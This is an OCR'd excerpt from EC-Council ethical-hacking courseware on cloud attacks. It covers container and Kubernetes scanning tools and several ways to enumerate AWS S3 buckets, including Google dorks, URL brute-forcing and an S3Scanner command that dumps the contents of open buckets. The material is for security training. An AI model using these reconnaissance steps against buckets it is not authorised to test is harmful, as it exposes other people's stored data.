
What is Cloud Hacking?

Nowadays, many organizations are migrating their business processes and customer data to the cloud. The massive movement of corporate and personal data to the cloud has increased the attack surfaces and threats to both organizations and individuals. Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising customer and corporate data. The main objective of hacking the cloud environment is gaining access to user data and blocking access to cloud services. This has a disastrous impact on both end-users and corporate companies, shattering the confidence in the security of cloud services. Therefore, organizations need to ensure the safety and security of business processes and customer information stored on the cloud.

How can an attacker profit from hacking the cloud?

- Exploit poor security practices to perform data exfiltration and disclosure of sensitive information.
- Gain unauthorized access to cloud applications.
- Misuse legitimate access to steal credentials of other cloud users.
- Generate illicit cryptocurrency by tapping into the target's processing power.
- Use stealthy crypto-mining malware to generate revenue.
- Perform DoS attacks to prevent legitimate users from accessing cloud services.
- Reconfigure cloud services exploiting vulnerabilities in synchronization token systems.
- Perform lateral movement on data center networks and manipulate network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Vulnerability Scanning using Trivy

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Clair, Dadga, and Twistlock, to scan and identify vulnerabilities in the containers.

- **Trivy**

  Source: *https://github.com*

  Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.41: Screenshot of Trivy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vulnerability Scanning using Sysdig

Kubernetes is a complex environment that often suffers cluster misconfigurations. Attackers can leverage these misconfigurations and perform vulnerability scans on Kubernetes clusters using various tools, such as Sysdig and Pipeline.

- **Sysdig**

  Source: *https://sysdig.com*

  Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure 19.42: Screenshot of Sysdig

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- **Inspecting HTML**

  Attackers attempt to perform HTML source code analysis to gather information about the S3 buckets. Analyzing the source code of HTML web pages in the background allows attackers to find URLs to target S3 buckets.

- **Brute-forcing URL**

  Because each S3 bucket is given a unique identification number, attackers perform brute-force attacks on the target bucket to identify the correct bucket UR. For example, assume the URL http://s3.amazonaws.com/[bucket_name]; attackers try all possibilities for the bucket_name to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Finding subdomains**

  Attackers use tools, such as Findsubdomains and Robtex, to identify subdomains related to the target bucket. For example, as shown in the figure, attackers can use the FindSubsomains online tool to identify the subdomains of s3.amazonaws.com.




Figure 19.43: Screenshot of Robtex showing subdomains

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Reverse IP Search**

  Attackers use search engines, such as Bing, to perform reverse IP search to identify domains of target S3 buckets. Attackers use the advance search operator ip:<target IP address> in the Bing search engine to obtain different domains related to the target bucket that resolves the given IP address.




Figure 19.44: Screenshot of the advanced search results in Bing

- **Advanced Google Hacking**

  Attackers use advanced Google search operators, such as "**inurl**", to search for URLs related to the target S3 buckets. Some of the Google Dorks used by attackers to identify URLs of the target S3 buckets include the following:

  - **inurl: s3.amazonaws.com**
  - **inurl: s3.amazonaws.com/audio/**
  - **inurl: s3.amazonaws.com/video/**
  - **inurl: s3.amazonaws.com/backup/**
  - **inurl: s3.amazonaws.com/movie/**
  - **inurl: s3.amazonaws.com/image/**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.45: Screenshot of the advanced search results in Google

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identifying Open S3 Buckets using S3Scanner

Source: *https://github.com*

Attackers use S3Scanner to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) access information, including read and write permissions.

Run the following S3Scanner command to dump all open buckets and log both open and closed buckets to a text file:

```
python ./s3scanner.py --include-closed --out-file buckets_found.txt --dump bucket_names.txt
```

In the above command, **buckets_name.txt** contains the list of buckets to scan, while the results are stored in the **buckets_found.txt** file.


